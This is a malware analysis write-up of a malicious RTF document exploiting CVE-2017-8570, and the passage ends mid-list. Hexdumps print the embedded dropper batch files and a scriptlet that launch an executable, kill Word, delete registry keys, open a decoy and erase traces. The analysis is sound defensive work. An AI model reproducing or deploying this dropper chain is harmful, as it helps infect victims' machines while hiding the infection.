Analysis of a Malicious(RTF) Document

Dilpreet Singh Bajwa

Objective: Today we are going to analyse a malicious file. Its an RTF file with name "08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0" as shown below. We just got this file and don't have any other information about it. We have to analyse it.

08e50a75c0cf6f5854
25036448f2444e0db
82bae249815ad8d46
46f6ddfe18d0

Here we follow the general procedure to analyze any malicious document which involves static analysis, advance static analysis and further dynamic analysis if required.

For our analysis, we used the Remnux isolated virtual machine which contains all the tools we required for this analysis.


Analysis:

First, we use the “file” and “strings” utilities to get some information about the file such as architecture, file type or any useful string, url which gives us any information about the file as shown below:

```
remnux@remnux:~/Downloads$ file ./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0: data
remnux@remnux:~/Downloads$ strings ./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
{\rt
                \object\objhtml\v
                        {
                                \objdata 01050000020000000800000005061636b6167650000000000000000040020000020064656 36f792e
646f6300433a5c496e74656c5c6465636f792e646f63000000030013000000433a5c496e74656c5c6465636f792e646f63009c0100007b5c727466315
c616e73695c616e736963706731323531 5c64656666305c6465666c616e67313034397b5c666f6e7474626c7b5c66305c666e696c5c66636861727365
74302043616c696272693b7d7d0d0a7b5c2a5c67656e657261746f72204d736674656469742035 2e34312e32312e323531303b7d5c766965776b696e6
4345c7563315c706172645c73613230305c736c3237365c736c6d756c74315c6c616e67313033335c66305c667332322054686973204c6f6f6b757020
746f6f6c206973206f6e6c7920666f722049502041646472657373736573202d20646f206e6f7420656e74657220646f6d61696e73206f7220656d61696
c206164647265737365732e5c7061720d0a496620796f7520646f206e6f74206b6e6f772077686174206 16e204950206164647265737320697 32c206f
722077686174204950207 46f206c6f6f6b2075702c20706c656173652 0636f6e7461637420796f757220496e7465726e65742053657276696365205 07
26f766964657220616e642061736b207468656d20746f2068656c7020796f752e5c7061720d0a7d0d0a001200000043003a005c0049006e0074006500
6c005c006400650063006f0079002e0064006f006300090000006400650063006f0079002e0064006f006300120000043003a005c0049006e0074006
5006c005c006400650063006f0079002e0064006f006300010500000000000
                        }
```


Not much information we get, “file” only shows it as data, may be the file is compressed and strings also not shown much useful information or any strings of interest. Some indication of embedded object streams is there as shown above through backslash keywords.

We also checked the entropy of the suspicious file to check whether it is compressed or encrypted in any way and find that it is not encrypted or compressed as clear from the figure given below:



We further proceed to upload the file to virus total to check whether it has any matching signatures.

When we checked file through VT and it detects that file is malicious as shown below:



38 different security products detected it as malicious and further VT identified the file type as text. Now it is clear that file is malicious. VT tags shows it has multiple exploits like cve-2017-8570 used to install malicious payloads on the victim machine.

As shown below, It's an RTF document and file header is corrupt due to which the file is not recognized correctly (For instance VT also recognizes it as Text file). Below is snapshot of hexdump and the highlighted part shows the magic bytes are corrupt.

08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  7B 5C 72 74 0A 09 7B 0A 09 09 5C 6F 62 6A 65 63  {\rt..{...\objec
00000010  74 5C 6F 62 6A 68 74 6D 6C 5C 76 0A 09 09 09 7B  t\objhtml\v....{
00000020  0A 09 09 09 09 5C 6F 62 6A 64 61 74 61 20 30 31  .....\objdata 01
00000030  30 35 30 30 30 30 30 32 30 30 30 30 30 30 30 38  0500000200000008
00000040  30 30 30 30 30 30 35 30 36 31 36 33 36 62 36 31  0000005061636b61
00000050  36 37 36 35 30 30 30 30 30 30 30 30 30 30 30 30  6765000000000000
00000060  30 30 30 30 30 30 34 30 30 32 30 30 30 30 30 32  0000004002000002
00000070  30 30 36 34 36 35 36 33 36 66 37 39 32 65 36 34  006465636f792e64
00000080  36 66 36 33 30 30 34 33 33 61 35 63 34 39 36 65  6f6300433a5c496e
```

From the magic bytes "\rt.." it probably be an RTF document. These types of malicious RTF documents generally spread by using phishing emails to trick users into opening andexecuting them as shown below:

source: https://www.zscaler.com/blogs/security-research/cve-2017-8570-and-cve-2018-0802-exploits-being-used-spread-lokibot

As we somewhat clear about the type of file, we use “rtfdump.py” utility to check the embedded OLE files/objects in our malicious RTF file as shown below:

```
remnux@remnux:~/Downloads$ rtfdump.py -f O ./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
    1 Level  1        c=   10 p=00000000 l=  288029 h=  284740;  146804 b=    2633 O u=      68 \rt
      Name: b'Package\x00:decoy.doc' Size: 412 md5: 5f7e124f102e5fa1d2b7cc085a5edb92 magic: 7b5c7274
    2  Level  2       c=    1 p=00000006 l=    1278 h=    1232;    1232 b=       0 O u=       0
      Name: b'Package\x00:decoy.doc' Size: 412 md5: 5f7e124f102e5fa1d2b7cc085a5edb92 magic: 7b5c7274
    3   Level  3      c=    0 p=0000001f l=    1250 h=    1232;    1232 b=       0 O u=       0
      Name: b'Package\x00:decoy.doc' Size: 412 md5: 5f7e124f102e5fa1d2b7cc085a5edb92 magic: 7b5c7274
    5  Level  2       c=    1 p=0001b9f4 l=     734 h=     688;     688 b=       0 O u=       0
      Name: b'Package\x00:task.bat' Size: 149 md5: c42b20e49a3b093e2d0c9d6b3051cfc7 magic: 4543484f
    6   Level  3      c=    0 p=0001ba0d l=     706 h=     688;     688 b=       0 O u=       0
      Name: b'Package\x00:task.bat' Size: 149 md5: c42b20e49a3b093e2d0c9d6b3051cfc7 magic: 4543484f
    7  Level  2       c=    1 p=0001bcd6 l=  146850 h=  146804;  146804 b=       0 O u=       0
      Name: b'Package\x00:exe.exe' Size: 73216 md5: fa04623cb547fa967f20f2630b750af0 magic: 4d5a9000
    8   Level  3      c=    0 p=0001bcef l=  146822 h=  146804;  146804 b=       0 O u=       0
      Name: b'Package\x00:exe.exe' Size: 73216 md5: fa04623cb547fa967f20f2630b750af0 magic: 4d5a9000
    9  Level  2       c=    1 p=0003fa7c l=    4952 h=    4906;    4906 b=       0 O u=       0
      Name: b'Package\x00:2nd.bat' Size: 2267 md5: 5e2a17fdc2dab31b5907c4073a61a597 magic: 4543484f
   10   Level  3      c=    0 p=0003fa95 l=    4924 h=    4906;    4906 b=       0 O u=       0
      Name: b'Package\x00:2nd.bat' Size: 2267 md5: 5e2a17fdc2dab31b5907c4073a61a597 magic: 4543484f
   11  Level  2       c=    1 p=00040dd8 l=    1480 h=    1434;    1434 b=       0 O u=       0
      Name: b'Package\x00:inteldriverupd1.sct' Size: 423 md5: 2c312feccc1087e26067d94cded6f651 magic: 3c3f584d
   12   Level  3      c=    0 p=00040df1 l=    1452 h=    1434;    1434 b=       0 O u=       0
      Name: b'Package\x00:inteldriverupd1.sct' Size: 423 md5: 2c312feccc1087e26067d94cded6f651 magic: 3c3f584d
   13  Level  2       c=    1 p=000413a4 l=    2704 h=       0;       4 b=    2633 O u=       0
      Name: b'OLE2Link\x00' Size: 2560 md5: 1496a625faf6c4762155968e2e42f9bf magic: d0cf11e0
   14   Level  3      c=    0 p=000413c7 l=    2666 h=       0;       4 b=    2633 O u=       0
      Name: b'OLE2Link\x00' Size: 2560 md5: 1496a625faf6c4762155968e2e42f9bf magic: d0cf11e0
```

From above snapshot, it is clear that decoy.doc, tak.bat, exe.exe, 2nd.bat, inteldriverupd1.sct are embedded ole objects in our malicious RTF document and if we check there md5 over VT then we also find them to be malicious.

Another Snapshot below shows oleobjects contained in the RTF file by using utility “rtfobj”:

```
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |0000002Dh |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 576
   |          |OLE Package object:
   |          |Filename: 'decoy.doc'
   |          |Source path: 'C:\\Intel\\decoy.doc'
   |          |Temp path = 'C:\\Intel\\decoy.doc'
   |          |MD5 = '5f7e124f102e5fa1d2b7cc085a5edb92'
---+----------+--------------------------------------------------------------
1  |0001BA1Bh |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 304
   |          |OLE Package object:
   |          |Filename: 'task.bat'
   |          |Source path: 'C:\\Intel\\task.bat'
   |          |Temp path = 'C:\\Intel\\task.bat'
   |          |MD5 = 'c42b20e49a3b093e2d0c9d6b3051cfc7'
   |          |EXECUTABLE FILE
---+----------+--------------------------------------------------------------
2  |0001BCFDh |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 73362
   |          |OLE Package object:
   |          |Filename: 'exe.exe'
   |          |Source path: 'C:\\Intel\\exe.exe'
   |          |Temp path = 'C:\\Intel\\exe.exe'
   |          |MD5 = 'fa04623cb547fa967f20f2630b750af0'
---+----------+--------------------------------------------------------------
3  |0003FAA3h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 2413
   |          |OLE Package object:
   |          |Filename: '2nd.bat'
   |          |Source path: 'C:\\Intel\\2nd.bat'
   |          |Temp path = 'C:\\Intel\\2nd.bat'
   |          |MD5 = '5e2a17fdc2dab31b5907c4073a61a597'
   |          |EXECUTABLE FILE
---+----------+--------------------------------------------------------------
4  |00040DFFh |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 677
   |          |OLE Package object:
   |          |Filename: 'inteldriverupd1.sct'
   |          |Source path: 'C:\\Intel\\inteldriverupd1.sct'
```

If we further analyze this embedded OLE objects, we found that the task.bat does the following operations:

- creates file block.txt in the same directory,
- executes 2nd.bat,
- Deletes task.bat as shown below:

Snapshot corresponding to task.bat is given below:

```
00000000: 01 05 00 00 02 00 00 00  08 00 00 00 50 61 63 6B  .............Pack
00000010: 61 67 65 00 00 00 00 00  00 00 00 00 30 01 00 00  age.........0...
00000020: 02 00 74 61 73 6B 2E 62  61 74 00 43 3A 5C 49 6E  ..task.bat.C:\In
00000030: 74 65 6C 5C 74 61 73 6B  2E 62 61 74 00 00 00 03  tel\task.bat....
00000040: 00 12 00 00 00 43 3A 5C  49 6E 74 65 6C 5C 74 61  .....C:\Intel\ta
00000050: 73 6B 2E 62 61 74 00 95  00 00 00 45 43 48 4F 20  sk.bat.....ECHO 
00000060: 4F 46 46 0D 0A 73 65 74  20 75 75 3D 22 25 54 4D  OFF..set uu="%TM
00000070: 70 25 5C 62 6C 6F 63 6B  2E 74 78 74 22 0D 0A 49  p%\block.txt"..I
00000080: 46 20 45 58 49 53 54 20  25 75 75 25 20 28 65 78  F EXIST %uu% (ex
00000090: 69 74 29 20 45 4C 53 45  20 28 73 65 74 20 75 75  it) ELSE (set uu
000000A0: 3D 22 25 54 4D 70 25 5C  62 6C 6F 63 6B 2E 74 78  ="%TMp%\block.tx
000000B0: 74 22 20 26 20 63 6F 70  79 20 4E 55 4C 20 25 75  t" & copy NUL %u
000000C0: 75 25 20 26 20 73 74 61  72 74 20 2F 62 20 25 54  u% & start /b %T
000000D0: 4D 70 25 5C 32 6E 64 2E  62 61 74 29 0D 0A 44 65  Mp%\2nd.bat)..De
000000E0: 6C 20 74 61 73 6B 2E 62  61 74 0D 0A 65 78 69 74  l task.bat..exit
000000F0: 11 00 00 00 43 00 3A 00  5C 00 49 00 6E 00 74 00  ....C.:.\.I.n.t.
00000100: 65 00 6C 00 5C 00 74 00  61 00 73 00 6B 00 2E 00  e.l.\.t.a.s.k...
00000110: 62 00 61 00 74 00 08 00  00 00 74 00 61 00 73 00  b.a.t.....t.a.s.
00000120: 6B 00 2E 00 62 00 61 00  74 00 11 00 00 00 43 00  k...b.a.t.....C.
00000130: 3A 00 5C 00 49 00 6E 00  74 00 65 00 6C 00 5C 00  :.\.I.n.t.e.l.\.
00000140: 74 00 61 00 73 00 6B 00  2E 00 62 00 61 00 74 00  t.a.s.k...b.a.t.
00000150: 01 05 00 00 00 00 00 00                           ........
```

```
Name: b'Package\x00:task.bat'
Position embedded: 0000005b
Size embedded: 00000095
md5: c42b20e49a3b093e2d0c9d6b3051cfc7
magic: b'4543484f'
```

Similarly, 2nd.bat does the following operations:

- Executes exe.exe,
- Kill winword.exe
- Delete Word Resiliency keys [likely to remove recent opened file cache],
- Copy and open decoy.doc,
- Delete earlier created block.txt file,
- Delete inteldriverupd1.sct.

Snapshot corresponding to 2nd.bat is given below:

```
00000000: 01 05 00 00 02 00 00 00  08 00 00 00 50 61 63 6B  ............Pack
00000010: 61 67 65 00 00 00 00 00  00 00 00 00 6D 09 00 00  age.........m...
00000020: 02 00 32 6E 64 2E 62 61  74 00 43 3A 5C 49 6E 74  ..2nd.bat.C:\Int
00000030: 65 6C 5C 32 6E 64 2E 62  61 74 00 00 00 03 00 11  el\2nd.bat......
00000040: 00 00 00 43 3A 5C 49 6E  74 65 6C 5C 32 6E 64 2E  ...C:\Intel\2nd.
00000050: 62 61 74 00 DB 08 00 00  45 43 48 4F 20 4F 46 46  bat.....ECHO OFF
00000060: 0D 0A 54 49 4D 45 4F 55  54 20 31 0D 0A 73 74 61  ..TIMEOUT 1..sta
00000070: 72 74 20 25 54 65 4D 70  25 5C 45 78 45 2E 45 78  rt %TeMp%\ExE.Ex
00000080: 45 0D 0A 73 65 74 20 22  41 70 70 3D 77 69 6E 77  E..set "App=winw
00000090: 6F 72 64 2E 65 78 65 22  0D 54 41 53 4B 4B 49 4C  ord.exe".TASKKIL
000000A0: 4C 20 2F 46 20 2F 49 4D  20 25 41 70 70 25 0D 0A  L /F /IM %App%..
000000B0: 72 65 67 20 64 65 6C 65  74 65 20 48 4B 45 59 5F  reg delete HKEY_
000000C0: 43 55 52 52 45 4E 54 5F  55 53 45 52 5C 53 6F 66  CURRENT_USER\Sof
000000D0: 74 77 61 72 65 5C 4D 69  63 72 6F 73 6F 66 74 5C  tware\Microsoft\
000000E0: 4F 66 66 69 63 65 5C 38  2E 30 5C 57 6F 72 64 5C  Office\8.0\Word\
000000F0: 52 65 73 69 6C 69 65 6E  63 79 20 2F 66 0D 0A 72  Resiliency /f..r
00000100: 65 67 20 64 65 6C 65 74  65 20 48 4B 45 59 5F 43  eg delete HKEY_C
00000110: 55 52 52 45 4E 54 5F 55  53 45 52 5C 53 6F 66 74  URRENT_USER\Soft
00000120: 77 61 72 65 5C 4D 69 63  72 6F 73 6F 66 74 5C 4F  ware\Microsoft\O
00000130: 66 66 69 63 65 5C 39 2E  30 5C 57 6F 72 64 5C 52  ffice\9.0\Word\R
00000140: 65 73 69 6C 69 65 6E 63  79 20 2F 66 0D 0A 72 65  esiliency /f..re
00000150: 67 20 64 65 6C 65 74 65  20 48 4B 45 59 5F 43 55  g delete HKEY_CU
00000160: 52 52 45 4E 54 5F 55 53  45 52 5C 53 6F 66 74 77  RRENT_USER\Softw
00000170: 61 72 65 5C 4D 69 63 72  6F 73 6F 66 74 5C 4F 66  are\Microsoft\Of
00000180: 66 69 63 65 5C 31 30 2E  30 5C 57 6F 72 64 5C 52  fice\10.0\Word\R
00000190: 65 73 69 6C 69 65 6E 63  79 20 2F 66 0D 0A 72 65  esiliency /f..re
000001A0: 67 20 64 65 6C 65 74 65  20 48 4B 45 59 5F 43 55  g delete HKEY_CU
000001B0: 52 52 45 4E 54 5F 55 53  45 52 5C 53 6F 66 74 77  RRENT_USER\Softw
000001C0: 61 72 65 5C 4D 69 63 72  6F 73 6F 66 74 5C 4F 66  are\Microsoft\Of
000001D0: 66 69 63 65 5C 31 31 2E  30 5C 57 6F 72 64 5C 52  fice\11.0\Word\R
000001E0: 65 73 69 6C 69 65 6E 63  79 20 2F 66 0D 0A 72 65  esiliency /f..re
000001F0: 67 20 64 65 6C 65 74 65  20 48 4B 45 59 5F 43 55  g delete HKEY_CU
00000200: 52 52 45 4E 54 5F 55 53  45 52 5C 53 6F 66 74 77  RRENT_USER\Softw
00000210: 61 72 65 5C 4D 69 63 72  6F 73 6F 66 74 5C 4F 66  are\Microsoft\Of
00000220: 66 69 63 65 5C 31 32 2E  30 5C 57 6F 72 64 5C 52  fice\12.0\Word\R
```

```
00000800: 20 64 6F 20 73 65 74 20  22 41 70 70 50 61 74 68   do set "AppPath
00000810: 3D 25 25 7E 62 22 0D 0A  63 6F 70 79 20 25 74 65  =%%~b"..copy %te
00000820: 6D 70 25 5C 64 65 63 6F  79 2E 64 6F 63 20 22 25  mp%\decoy.doc "%
00000830: 41 70 70 50 61 74 68 25  22 0D 0A 66 6F 72 20 2F  AppPath%"..for /
00000840: 66 20 22 74 6F 6B 65 6E  73 3D 31 2A 20 64 65 6C  f "tokens=1* del
00000850: 69 6D 73 3D 5C 2A 22 20  25 25 61 20 69 6E 20 28  ims=\*" %%a in (
00000860: 27 52 45 47 20 51 55 45  52 59 20 22 48 4B 45 59  'REG QUERY "HKEY
00000870: 5F 43 55 52 52 45 4E 54  5F 55 53 45 52 5C 53 4F  _CURRENT_USER\SO
00000880: 46 54 57 41 52 45 5C 4D  69 63 72 6F 73 6F 66 74  FTWARE\Microsoft
00000890: 5C 4F 66 66 69 63 65 5C  31 36 2E 30 5C 57 6F 72  \Office\16.0\Wor
000008A0: 64 5C 46 69 6C 65 20 4D  52 55 22 20 2F 76 20 22  d\File MRU" /v "
000008B0: 49 74 65 6D 20 31 22 27  29 20 64 6F 20 73 65 74  Item 1"') do set
000008C0: 20 22 41 70 70 50 61 74  68 3D 25 25 7E 62 22 0D   "AppPath=%%~b".
000008D0: 0A 63 6F 70 79 20 25 74  65 6D 70 25 5C 64 65 63  .copy %temp%\dec
000008E0: 6F 79 2E 64 6F 63 20 22  25 41 70 70 50 61 74 68  oy.doc "%AppPath
000008F0: 25 22 0D 0A 22 25 41 70  70 50 61 74 68 25 22 0D  %"..."%AppPath%".
00000900: 0A 44 65 4C 20 25 74 4D  70 25 5C 42 6C 6F 63 6B  .DeL %tMp%\Block
00000910: 2E 54 78 54 0D 0A 44 65  4C 20 25 74 4D 70 25 5C  .TxT..DeL %tMp%\
00000920: 49 6E 74 65 6C 64 72 69  76 65 72 75 70 64 31 2E  Inteldriverupd1.
00000930: 53 63 54 10 00 00 00 43  00 3A 00 5C 00 49 00 6E  ScT....C.:.\.I.n
00000940: 00 74 00 65 00 6C 00 5C  00 32 00 6E 00 64 00 2E  .t.e.l.\.2.n.d..
00000950: 00 62 00 61 00 74 00 07  00 00 00 32 00 6E 00 64  .b.a.t.....2.n.d
```

If we check inteldriverupd1.sct, then it's clear that it executes task.bat present in temp directory as shown below:

```
000001B0: 68 65 6C 6C 22 29 20 0D  0A 09 09 4F 62 6A 53 68  hell") ....ObjSh
000001C0: 65 6C 6C 2E 52 75 6E 20  22 63 4D 64 20 2F 43 20  ell.Run "cMd /C
000001D0: 25 74 45 6D 50 25 5C 74  41 73 4B 2E 62 41 74 22  %tEmP%\tAsK.bAt"
000001E0: 2C 30 2C 54 72 75 65 20  0D 0A 09 09 53 65 74 20  ,0,True ....Set
```


So,from our analysis till now, we conclude that the Attack flow is like:

[CVE-2017-8570] inteldriverupd1.sct -> task.bat ->2nd.bat -> exe.exe


Further, we have extracted the exe.exe file from the RTF document and analyze it over virus total, other PEsuite tools and ghidra.

Following are the observations:

Virus total detect it as malicious and detected as mainly asaspyware/trojan:



We have also analyzed it through ghidra and petools and various modules corresponding to kernel32.dll are there to perform functions like searching for files, mutex creation, dynamic allocation of memory and write into process memory etc.



Complete Flow and Description:

1. CVE-2017-8570 drops and executes inteldriverupd1.sct which then executes task.bat

2. Task.bat does the following operations:

